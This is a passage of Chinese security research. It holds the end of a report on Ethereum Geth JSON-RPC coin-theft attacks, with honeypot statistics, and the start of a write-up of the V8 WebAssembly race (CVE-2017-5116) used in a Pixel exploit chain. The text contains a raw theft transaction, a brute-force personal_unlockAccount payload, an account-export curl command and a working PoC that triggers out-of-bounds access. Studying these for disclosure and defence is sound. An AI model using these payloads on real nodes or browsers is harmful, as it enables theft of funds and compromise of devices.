
```
> eth.sendRawTransaction("0xf86b01832dc6c083030d4094d4f0ad3896f78e133f7841c3a6de11be0427ed89881bc16d674ec80000801ba0e2e7162ae34fa7b2ca7c3434e120e8c07a7e94a38986776f06dcd865112a2663a004591ab78117f4e8b911d65ba6eb0ce34d117358a91119d8ddb058d003334ba4")
INFO [06-29T21:30:17] Submitted transaction fullhash=0x4c661b558a6a2325aa36c5ce42ece7e3cce0904807a5af8e233083c556fbdebc recipient=0xD4F0ad3896f78e133f7841C3a6DE11bE0427eD89
"0x4c661b558a6a2325aa36c5ce42ece7e3cce0904807a5af8e233083c556fbdebc"
```

2 ether 被成功盗走。

相关交易记录可以在测试网络上查询到。

攻击流程图示如下：

### 离线漏洞攻击流程



### 3.4.2 攻击成功的关键点解析

按照惯例，先提出问题：

1. 为什么签名的交易可以在别的地方广播？
2. Geth 官方提供的接口 `eth_sign` 是否可以签名交易？

#### 3.4.2.1 签名的有效性问题

从原理上说，离线漏洞的攻击方式亦是以太坊离线签名的一种应用。

为了保护私钥的安全性，以太坊拥有离线签名这一机制。用户可以在不联网的电脑上生成私钥，通过该私钥签名交易，将签名后的交易在联网的主机上广播出去，就可以成功实现交易并有效地保证私钥的安全性。

在 1.3 节的图中，详细的说明了以太坊实现交易签名的步骤。在各参数正确的情况下，以太坊会将交易的相关参数：`nonce`、`gasPrice`、`gas`、`to`、`value` 等值进行 RLP 编码，然后通过 `sha3_256` 算出其对应的 `hash` 值，然后通过私钥对 `hash` 值进行签名，最终得到 `s`、`r`、`v`。所以交易的相关参数有：

```
"tx": {
  "nonce": "0x1",
  "gasPrice": "0x2dc6c0",
  "gas": "0x30d40",
  "to": "0xd4f0ad3896f78e133f7841c3a6de11be0427ed89",
  "value": "0x1bc16d674ec80000",
  "input": "0x",
  "v": "0x1b",
  "r": "0xe2e7162ae34fa7b2ca7c3434e120e8c07a7e94a38986776f06dcd865112a2663",
  "s": "0x4591ab78117f4e8b911d65ba6eb0ce34d117358a91119d8ddb058d003334ba4",
  "hash": "0x4c661b558a6a2325aa36c5ce42ece7e3cce0904807a5af8e233083c556fbdebc"
}
```

由于 `hash` 可以根据其它值算出来，所以对除 `hash` 外的所有值进行 RLP 编码，即可得到签名后的交易内容。

在以太坊的其它节点接受到该交易后，会通过 RLP 解码得到对应的值并算出 `hash` 的值。由于椭圆曲线数字签名算法可以在知道 `hash` 和 `s`、`r`、`v` 的情况下得到公钥的值、公钥经过 `sha3_256` 加密，后四十位就是账户地址，所以只有在所有参数没有被篡改的情况下，才能还原出公钥，计算出账户地址。因此确认该交易是从这个地址签名的。



根据上述的签名流程，也可以看出，在对应的字段中，缺少了签名时间这一字段，这也许会在区块链落地的过程中带来一定的阻碍。

### 3.4.2.2 交易签名流程 与 eth\_sign 签名流程对比

根据官网的描述，eth\_sign 的实现是 `sign(keccak256("\x19Ethereum Signed Message:\n" + len(message) + message))`

#### eth\_sign

The sign method calculates an Ethereum specific signature with:

```
sign(keccak256("\x19Ethereum Signed Message:\n" + len(message) + message))) .
```

By adding a prefix to the message makes the calculated signature recognisable as an Ethereum specific signature. This prevents misuse where a malicious DApp can sign arbitrary data (e.g. transaction) and use the signature to impersonate the victim.

**Note** the address to sign with must be unlocked.

#### Parameters

account, message

1. DATA , 20 Bytes - address
2. DATA , N Bytes - message to sign

#### Returns

DATA : Signature



这与 3.4.2.1 节中交易签名流程有着天壤之别，所以 eth\_sign 接口并不能实现对交易的签名！

注：我们的蜜罐未抓取到离线漏洞相关攻击流量，上述攻击细节是知道创宇 404 区块链安全团队研究后实现的攻击路径，可能和现实中黑客的攻击流程有一定的出入。


## 3.5 蜜罐捕获攻击 JSON-RPC 相关数据分析

在偷渡漏洞曝光后，知道创宇 404 团队有针对性的开发并部署了相关蜜罐。该部分数据统计截止 2018/07/14

### 3.5.1 探测的数据包

对蜜罐捕获的攻击流量进行统计，多个 JSON-RPC 接口被探测或利用：

接口名称	接口访问次数
eth_blockNumber	141537
eth_getBalance	132513
eth_accounts	92474
eth_sendTransaction	38550
net_version	25938
eth_getTransactionCount	6422
web3_clientVersion	5789
net_peerCount	5468
net_listening	5468
eth_protocolVersion	5468
eth_getBlockByNumber	2253
personal_unlockAccount	1111
admin_peers	347
personal_listWallets	69
parity_exportAccount	18
personal_sendTransaction	14
eth_mining	2



其中 eth\_blockNumber、eth\_accounts、net\_version、personal\_listWallets 等接口具有很好的前期探测功能，net\_version 可以判断是否是主链，personal\_listWallets 则可以查看所有账户的解锁情况。

personal\_unlockAccount、personal\_sendTransaction、eth\_sendTransaction 等接口支持解锁账户或直接进行转账。

可以说，相比于第一阶段的攻击，后偷渡时代 针对 JSON-RPC 的攻击正呈现多元化的特点。

### 3.5.2 爆破账号密码

蜜罐在 2018/05/24 第一次检测到通过 unlockAccount 接口爆破账户密码的行为。截止 2018/07/14 蜜罐一共捕获到 809 个密码在爆破中使用，我们将会最后的附录部分给出详情。

攻击者主要使用 personal\_unlockAccount 接口进行爆破，爆破的 payload 主要是：


```
{ "jsonrpc": "2.0", "method": "personal_unlockAccount", "params": ["0x96B5aB24dA10c8c38dac32B305caD76A99fb4A36", "katie123", 600], "id": 50 }
```

在所有的爆破密码中有一个比较特殊：ppppGoogle。该密码在 personal\_unlockAccount 和 personal\_sendTransaction 接口均有被多次爆破的痕迹。是否和《Microsoft Azure 以太坊节点自动化部署方案漏洞分析》案例一样，属于某厂商以太坊节点部署方案中的默认密码，仍有待考证。

### 3.5.3 转账的地址

蜜罐捕获到部分新增的盗币地址有：

### 3.5.4 攻击来源 IP



### 3.6 其它的威胁点

正如本文标题所说，区块链技术为金融行业带来了丰厚的机遇，但也招来了众多独行的大盗。本节将会简单介绍在研究偷渡漏洞过程中遇到的其它威胁点。

#### 3.6.1 parity\_exportAccount 接口导出账户信息

在 3.5.1 节中，蜜罐捕获到对 parity\_exportAccount 接口的攻击。根据官方手册，攻击者需要输入账号地址和对应的密码，如果正确将会导出以 json 格式导出钱包。

##### parity\_exportAccount

Returns a standard wallet file for given account if password matches.

##### Parameters

0. Address - Account address to export.
1. String - Password to the account.

```
params: [
  "0x407d73d8a49eeb85d32cf465507dd71d507100c1",
  "hunter2"
]
```

##### Returns

- Object - Standard wallet JSON.

##### Example

看过 1.2、1.3 节中的知识点、偷渡漏洞、后偷渡时代的利用方式的绍，需要意识到：一旦攻击者攻击成功，私钥将会泄漏，攻击者将能完全控制该地址。

### 3.6.2 clef 中的 account\_export 接口

该软件是 geth 中一个仍未正式发布的测试软件。其中存在一个导出账户的接口 account\_export。

通过 `curl -XPOST http://localhost:8550/ -d '{"id": 5, "jsonrpc": "2.0", "method": "account_export", "params": ["0xc7412fc59930fd90099c917a50e5f11d0934b2f5"]}' --header "Content-Type: application/json"` 命令可以调用该接口导出相关账号信息。值得一提的是，在接口存在一定的安全机制，需要用户同意之后才会导出账号。

```
DEBUG [07-26|17:49:10.525] IPC registered namespace=account
INFO [07-26|17:49:10.525] IPC endpoint opened url=/Users/d4wu/Library/Signer
----- Signer info -----
* extapi_http : http://localhost:8550
* extapi_ipc : /Users/d4wu/Library/Signer/clef.ipc
* extapi_version : 2.0.0
* intapi_version : 2.0.0
----- Export Account request-----
A request has been made to export the (encrypted) keyfile
Approving this operation means that the caller obtains the (encrypted) contents

Account: c7412fc59930fd90099c917a50e5f11d0934b2f5

Request context:
127.0.0.1:60652 -> HTTP/1.1 -> localhost:8550
Approve? [y/N]:
> y
----- Export Account request-----
A request has been made to export the (encrypted) keyfile
Approving this operation means that the caller obtains the (encrypted) contents
```

虽然该接口目前仍算安全，但由于不需要密码即可导出 keystore 文件内容的特性，值得我们持续关注。

### 3.7 后偷渡时代的防御方案

相较于 3.1 节已有的防御方案，后偷渡时代更加关注账户和私钥安全。

1. 对于有被偷渡漏洞攻击的痕迹或可能曾经被偷渡漏洞攻击过的节点，建议将节点上相关账户的资产转移到新的账户后废弃可能被攻击过的账户。
2. 建议用户不要使用弱口令作为账户密码，如果已经使用了弱口令，可以根据 1.2 节末尾的内容解出私钥内容，再次通过 `geth account import` 命令导入私钥并设置强密码。
3. 如节点不需要签名转账等操作，建议节点上不要存在私钥文件。如果需要使用转账操作，务必使用 `personal_sendTransaction` 接口，而非 `personal_unlockAccount` 接口。

## 0x04 总结

在这个属于区块链的风口上，实际落地仍然还有很长的路需要走。后偷渡时代的离线漏洞中出现的 区块链记录的交易时间不一定是交易签名时间 这一问题就是落地过程中的阻碍之一。

区块链也为攻击溯源带来了巨大的阻碍。一旦私钥泄漏，攻击者可以在任何地方发动转账。而由于区块链分布式存储的原因，仅仅通过区块链寻找攻击者的现实位置也变得难上加难。

就 Go Ethereum JSON-RPC 盗币漏洞而言，涉及到多个方面的多个问题：以太坊底层签名的内容、geth 客户端 unlockAccount 实现的问题、分布式网络导致的重放问题，涉及的范围之广也是单个传统安全领域较难遇到的。这也为安全防御提出了更高的要求。只有从底层了解相关原理、对可能出现的攻击提前预防、经验加技术的沉淀才能在区块链的安全防御方面做到游刃有余。

虚拟货币价值的攀升，赋予了由算法和数字堆砌的区块链巨大的金融价值，也会让盗币者竭尽所能从更多的方面实现目标。金钱难寐，大盗独行，也许会是这个漏洞最形象的描述。

### 智能合约审计服务

针对目前主流的以太坊应用，知道创宇提供专业权威的智能合约审计服务，规避因合约安全问题导致的财产损失，为各类以太坊应用安全保驾护航。

知道创宇 404 智能合约安全审计团队：<https://www.scanv.com/lca/index.html>

联系电话：(086) 136 8133 5016(沈经理，工作日:10:00-18:00)

欢迎扫码咨询：



区块链行业安全解决方黑客通过 DDoS 攻击、CC 攻击、系统漏洞、代码漏洞、业务流程漏洞、API-Key 漏洞等进行攻击和入侵，给区块链项目的管理运营团队及用户造成巨大的经济



损失。知道创宇十余年安全经验，凭借多重防护+云端大数据技术，为区块链应用提供专属安全解决方案。

欢迎扫码咨询：



## 参考链接

1. What is an Ethereum keystore file?
2. Key\_derivation\_function
3. 15.1. hashlib — Secure hashes and message digests
4. 对比一下 ecdsa 与 secp256k1-py 从私钥生成公钥
5. Ethereum JSON RPC
6. how-to-create-raw-transactions-in-ethereum-part-1-1df91abdba7c
7. 椭圆曲线密码学和以太坊中的椭圆曲线数字签名算法应用
8. Web3-Secret-Storage-Definition
9. Management-APIs
10. RPC: add personal\_signTransaction: [tx, pw]
11. Possible BUG - somebody took 50 ETH from my wallet immediately after successful transaion
12. RLP 英文版
13. RLP 中文版
14. Private-network
15. How do I get the raw private key from my Mist keystore file?

16. 以太坊源码分析-交易
17. Ethereum 交易详解
18. Life Cycle of an Ethereum Transaction
19. 以太坊生态缺陷导致的一起亿级代币盗窃大案
20. 揭秘以太坊中潜伏多年的“偷渡”漏洞，全球黑客正在疯狂偷币
21. 慢雾社区小密圈关于以太坊情人节升级攻击的情报
22. 以太坊离线钱包
23. 以太坊实战之《如何正确处理 nonce》

## 附录：爆破 unlockAccount 接口使用的密码列表

密码列表

## 赢得 ASR 奖励计划历史最高奖金的漏洞利用链

作者：360 Alpha Team

原文来源：<https://www.anquanke.com/post/id/156405>

近年来，Google 在减少攻击面和漏洞利用缓解方面做出了很多努力，以加强 Android 系统的安全性。远程攻破 Android 手机，尤其是 Google 的 Pixel 手机变得越来越困难。

Pixel 手机受到多个层次的安全保护，在 2017 年的 Mobile Pwn2Own 比赛中，Pixel 是唯一一个没有被攻破的设备，甚至没有选手报名挑战。但是我们的团队发现了一个远程攻击链 – 这是自 Android 安全奖励（ASR）计划开展以来的首个有效漏洞利用链，它可以远程攻破 Pixel 手机。我们将漏洞利用链直接报告给了 Android 安全团队。由于漏洞的严重程度和我们的详细报告，我们获得了 ASR 奖励计划史上最高的奖励（112,500 美元）。

这篇文章主要讲，我们是如何攻破 pixel 手机的。

攻破 pixel 的攻击链，主要有两个漏洞组成：

V8 引擎漏洞，实现浏览器渲染进程 RCE

System\_server 漏洞，实现沙箱逃逸和提权

### V8 引擎漏洞利用

**首先介绍一些基础知识，SharedArrayBuffer 和 WebAssembly。**

SharedArrayBuffer 对象用来表示一个通用的、固定长度的二进制缓冲区，和 ArrayBuffer 相似。V8 6.0 版本开始引入 SharedArrayBuffer，是一种使 JavaScript workers 之间能共享内存的底层的机制。SharedArrayBuffers 还解锁了通过 asm.js 或 WebAssembly 将线程应用程序移植到 Web 的功能。

很遗憾，因为 Spectre 漏洞，从 2018 年 1 月开始，主要的浏览器默认都禁用 SharedArrayBuffers。后续会不会默认被启用，值得关注。


WebAssembly 是一种新的代码类型，目前几种比较流行的浏览器都支持这种代码。它是一种底层语言，能提供像 C/C++ 一样的性能，能被编译成二进制代码，与 JavaScript 并行运行。举一个 WebAssembly 代码的例子，如下：

```
var importObject = { imports: { imported_func: arg => console.log(arg) } };  
  
WebAssembly.instantiateStreaming(fetch('simple.wasm'), importObject)  
.then(obj => obj.instance.exports.exported_func());
```

JavaScript 代码能调用 simple.wasm 文件中导出的函数。

接下来，就开始介绍 V8 漏洞—CVE-2017-5116，该漏洞在 chrome 61.0.3163.79 版本被修复。

结合 WebAssembly，SharedArrayBuffer 和 Web worker 三个特点，通过条件竞争，可以触发一个越界访问 bug，也就是该漏洞，触发流程如下：



Worker 线程将 WebAssembly 代码写入 SharedArrayBuffer，然后传送给另一个 web worker 主线程，当主线程解析 WebAssembly 代码时，由于共享内存，worker 线程此时可以修改此代码，从而造成越界访问问题。下面通过分析漏洞代码，来了解具体的细节。

```

i::wasm::ModuleWireBytes GetFirstArgumentAsBytes(
const v8::FunctionCallbackInfo<v8::Value> & args, ErrorThrower* thrower) {
    .....
    v8::Local<v8::Value> source = args[0];
    if (source->IsArrayBuffer()) {
        .....
    } else if (source->IsTypedArray()) { //-----> source should be checked if it's backed by a
SharedArrayBuffer
        // A TypedArray was passed.
        Local<TypedArray> array = Local<TypedArray>::Cast(source);
        Local<ArrayBuffer> buffer = array->Buffer();
        ArrayBuffer::Contents contents = buffer->GetContents();
        start =
        reinterpret_cast<const byte*>(contents.Data()) + array->ByteOffset();
        length = array->ByteLength();
    }
    .....
  
```

```
if (thrower->error()) return i::wasm::ModuleWireBytes(nullptr, nullptr);
return i::wasm::ModuleWireBytes(start, start + length);
}
```

漏洞发生在 V8 代码的 wasm 部分的 GetFirstArgumentAsBytes 函数，参数 args 可能是 ArrayBuffer 或者是 TypedArray 对象。当 SharedArrayBuffer 引入 JavaScript 之后，便可以被用来支撑 TypedArray。代码中 72 行只是检查了 source 是否是 TypedArray，而没有检查是由 SharedArrayBuffer 作底层支持。这样一来，

TypedArray 的内容随时可以被其他线程修改，而后续的解析操作，将会触发漏洞。

使用一个简单的 PoC 来说明如何触发漏洞。

```
<html>
<h1>poc</h1>
<script id="worker1">
worker:{
  if (typeof window
=== 'object') break worker; // Bail if we're not a Worker
  self.onmessage = function(arg) {
    // %DebugPrint(arg.data);
    console.log("worker started");
    var ta = new Uint8Array(arg.data);
    // %DebugPrint(ta.buffer);
    var i = 0;
    while(1){
      if(i==0){
        i=1;
        ta[51]=0; //----->4)modify the webassembly code at the same time
      }else{
        i=0;
        ta[51]=128;
      }
    }
  }
}
</script>
function getSharedTypedArray(){
var wasmarr = [
0x00, 0x61, 0x73, 0x6d, 0x01, 0x00, 0x00, 0x00,
```




```
0x01, 0x05, 0x01, 0x60, 0x00, 0x01, 0x7f, 0x03,
0x03, 0x02, 0x00, 0x00, 0x07, 0x12, 0x01, 0x0e,
0x67, 0x65, 0x74, 0x41, 0x6e, 0x73, 0x77, 0x65,
0x72, 0x50, 0x6c, 0x75, 0x73, 0x31, 0x00, 0x01,
0x0a, 0x0e, 0x02, 0x04, 0x00, 0x41, 0x2a, 0x0b,
0x07, 0x00, 0x10, 0x00, 0x41, 0x01, 0x6a, 0x0b];
var sb = new SharedArrayBuffer(wasmarr.length);
//---> 1)put WebAssembly code in a SharedArrayBuffer
var sta = new Uint8Array(sb);
for(var i=0;i<sta.length;i++)
sta[i]=wasmarr[i];
return sta;
}
var blob = new Blob([
document.querySelector('#worker1').textContent
], { type: "text/javascript" })
var worker = new Worker(window.URL.createObjectURL(blob)); //---> 2)create a web worker
var sta = getSharedTypedArray();
worker.postMessage(sta.buffer);
//---> 3)pass the WebAssembly code to the web worker
setTimeout(function(){
while(1){
    try{
        sta[51]=0;
        var myModule = new WebAssembly.Module(sta); //---> 4)parse the WebAssembly code
        var myInstance = new WebAssembly.Instance(myModule);
        //myInstance.exports.getAnswerPlus1();
    }catch(e){
    }
}
},1000);
//worker.terminate();
</script>
</html>
```

PoC 中，worker1 线程，修改 WebAssembly 代码，sta[51]改为 128。

来看看另外一个线程，将 WebAssembly 写入 SharedArrayBuffer，然后创建一个 TypedArray 数组 sta，并且使用 SharedArrayBuffer 作为 buffer。然后创建线程 worker1，

并且把 SharedArrayBuffer 传入 worker1 线程。当主线程在解析 WebAssembly 代码的时候，worker1 线程修改了代码。worker1 线程修改了什么代码？会造成什么影响呢？来看看 PoC 中 WebAssembly code 的反汇编代码。

### WebAssembly code in PoC



worker1 线程将“call 0” 指令改为“call 128”，与此同时主线程解析并编译此代码，从而引发 OOB 访问。

“call 0” 指令可以被修改为调用任意 wasm 函数，如将“call 0” 改为“call \$leak”，如下：

000032: 10 00 | call 0 → 000032: 10 xx | call \$leak

```

(func $leak(param i32 i32 i32 i32 i32 i32)(result i32)
  i32.const 0
  get_local 0
  i32.store
  i32.const 4
  get_local 1
  i32.store
  i32.const 8
  get_local 2
  i32.store
  i32.const 12
  get_local 3
  i32.store
  i32.const 16
  get_local 4
  i32.store
  i32.const 20
  get_local 5
  i32.store
  i32.const 0
))
    
```

通过\$leak 代码可以看出,寄存器和栈上的内容都会被 dump 到 WebAssembly 内存中,由于指令“ call 0” 和“ call \$leak” 所调用的函数参数不同,这将导致栈上很多有用的数据被泄露。

不仅仅“ call 0” 指令可有被修改,任何“ call funcX” 指令均可以被修改,如下:


```
/*Text format of funcX*/
(func $simple6 (param i32 i32 i32 i32 i32 i32 ) (result i32)
get_local 5
get_local 4
i32.add)
/*Disassembly code of funcX*/
--- Code ---
kind = WASM_FUNCTION
name = wasm#1
compiler = turbofan
Instructions (size = 20)
0x58f87600 0 8b442404 mov eax,[esp+0x4]
0x58f87604 4 03c6 add eax,esi
0x58f87606 6 c20400 ret 0x4
0x58f87609 9 0f1f00 nop
Safepoints (size = 8)
RelocInfo (size = 0)
--- End code ---
```

假设如上所示,funcX 函数有 6 个参数,V8 在 ia32 架构下编译此代码时,前 5 个参数是通过寄存器传递,第 6 个参数是通过栈传递。所有的参数都可以通过 JavaScript 设置为任意值。

```
/*Disassembly code of JS_TO_WASM function */
--- Code ---
kind = JS_TO_WASM_FUNCTION
name = js-to-wasm#0
compiler = turbofan
Instructions (size = 170)
0x4be08f20 0 55 push ebp
0x4be08f21 1 89e5 mov ebp,esp
0x4be08f23 3 56 push esi
0x4be08f24 4 57 push edi
```

```
0x4be08f25 5 83ec08 sub esp,0x8
0x4be08f28 8 8b4508 mov eax,[ebp+0x8]
0x4be08f2b b e8702e2bde call 0x2a0bbda0 (ToNumber) ;; code: BUILTIN
0x4be08f30 10 a801 test al,0x1
0x4be08f32 12 0f852a000000 jnz 0x4be08f62 <+0x42>
```

当 JavaScript 调用 WebAssembly 函数的时候 ,V8 编译器在内部创建 JS\_TO\_WASM 函数 编译完成后 ,JavaScript 会调用 JS\_TO\_WASM 然后 JS\_TO\_WASM 会调用 WebAssembly 函数。然而 JS\_TO\_WASM 函数调用使用不同的约定 ,它的第一个函数通过栈传递。假如我们将 “call funcX” 改为 “call JS\_TO\_WASM” ,将会发生什么呢 ? 如下所示 :



```
/*Disassembly code of JS_TO_WASM function */
--- Code ---
.....
0x4be08f20 0 55 push ebp
0x4be08f21 1 89e5 mov ebp,esp
0x4be08f23 3 56 push esi
0x4be08f24 4 57 push edi
0x4be08f25 5 83ec08 sub esp,0x8
0x4be08f28 8 8b4508 mov eax,[ebp+0x8]
0x4be08f2b b e8702e2bde call 0x2a0bbda0 (ToNumber)
0x4be08f30 10 a801 test al,0x1
0x4be08f32 12 0f852a000000 jnz 0x4be08f62 <+0x42>

/*Text format of funcX*/
(func $simple6 (param i32 i32 i32 i32 i32 i32)
(result i32)
(get_local 5
(get_local 4
i32.add)
.....
0x58f87600 0 8b442404 mov eax,[esp+0x4]
0x58f87604 4 03c6 add eax,esi
